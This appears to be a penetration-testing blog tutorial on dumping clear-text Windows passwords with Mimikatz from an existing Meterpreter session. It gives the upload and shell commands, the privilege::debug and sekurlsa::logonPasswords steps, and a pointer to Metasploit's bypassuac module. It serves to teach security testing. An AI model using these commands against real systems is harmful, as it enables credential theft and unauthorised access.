Dumping Clear Text Credentials With Mimikatz

mpentestlab.blog/category/post-exploitation/page/6

March 25, 2013

If we have managed to get system privileges from a machine that we have compromise then the next step that most penetration testers perform is to obtain the administrator hash in order to crack it offline. However cracking a hash can be a time-consuming process. This can be avoided with the use of Mimikatz. Mimikatz is a tool that can dump clear text passwords from memory.

So assuming that we have already a meterpreter session running we can upload the executable on the remote target along with the sekurlsa.dll otherwise the tool will not work properly. This is because the sekurlsa can read data from the LSASS process.

```
meterpreter > upload /root/Desktop/mimikatz.exe C:\\
[*] uploading : /root/Desktop/mimikatz.exe -> C:\
[*] uploaded : /root/Desktop/mimikatz.exe -> C:\\mimikatz.exe
meterpreter > upload /root/Desktop/sekurlsa.dll C:\\
[*] uploading : /root/Desktop/sekurlsa.dll -> C:\
[*] uploaded : /root/Desktop/sekurlsa.dll -> C:\\sekurlsa.dll
meterpreter >
```

Uploading Mimikatz on the remote system

Next step is to get a shell and to go the path where we have upload Mimikatz.

```
meterpreter > shell
Process 628 created.
Channel 3 created.
Microsoft Windows [Version 5.2.3790]
(C) Copyright 1985-2003 Microsoft Corp.
C:\WINDOWS\system32>cd ..
cd ..
C:\WINDOWS>cd ..
cd ..
```

Locating the Mimikatz

```
C:\>dir
 Volume in drive C has no label.
 Volume Serial Number is 6CF7-8EA0
 Directory of C:\
                                     0 AUTOEXEC.BAT
07/14/2010
           12:15 AM
07/14/2010 12:15 AM
                                     0 CONFIG.SYS
07/14/2010
                        <DIR>
                                       Documents and Settings
           12:23 AM
                               409,192 mimikatz.exe
03/23/2013 03:36 PM
02/17/2007
            11:31 PM
                                94,720 msizap.exe
                       <DIR>
08/30/2010 12:07 AM
                                       Program Files
03/23/2013 03:37 PM
                               185,448 sekurlsa.dll
06/13/2011 06:54 PM
                        <DIR>
                                       WINDOWS
07/14/2010 12:16 AM
                        <DIR>
                                       wmpub
               5 File(s)
                                689,360 bytes
               4 Dir(s)
                          4,597,993,472 bytes free
```

Mimikatz on C: Directory

Now we can execute the Mimikatz from the shell. The **privilege::debug** command will check to see if Mimikatz is running with system privileges. As we can from the next command everything is OK.

```
C:\>mimikatz.exe
mimikatz.exe
mimikatz 1.0 x86 (RC) /* Traitement du Kiwi (Jan 23 2013 00:13:21) */
// http://blog.gentilkiwi.com/mimikatz
mimikatz # privilege::debug
Demande d'ACTIVATION du privilège : SeDebugPrivilege : OK
mimikatz #
```


Executing Mimikatz

In order to obtain the credentials we need to execute the following command

sekurlsa::logonPasswords full

Obtaining the credentials

If we check carefully the output we will see the password of the system in clear text format along with the username and domain.



Obtaining the credentials 2

Conclusion

Mimikatz is a great tool for obtaining clear text passwords in cases that we have escalate our privileges on the system. In modern Windows systems where UAC is in place we will need to bypass it with the use of the metasploit post exploitation module bypassuac (post/windows/escalate/bypassuac) in order to execute Mimikatz.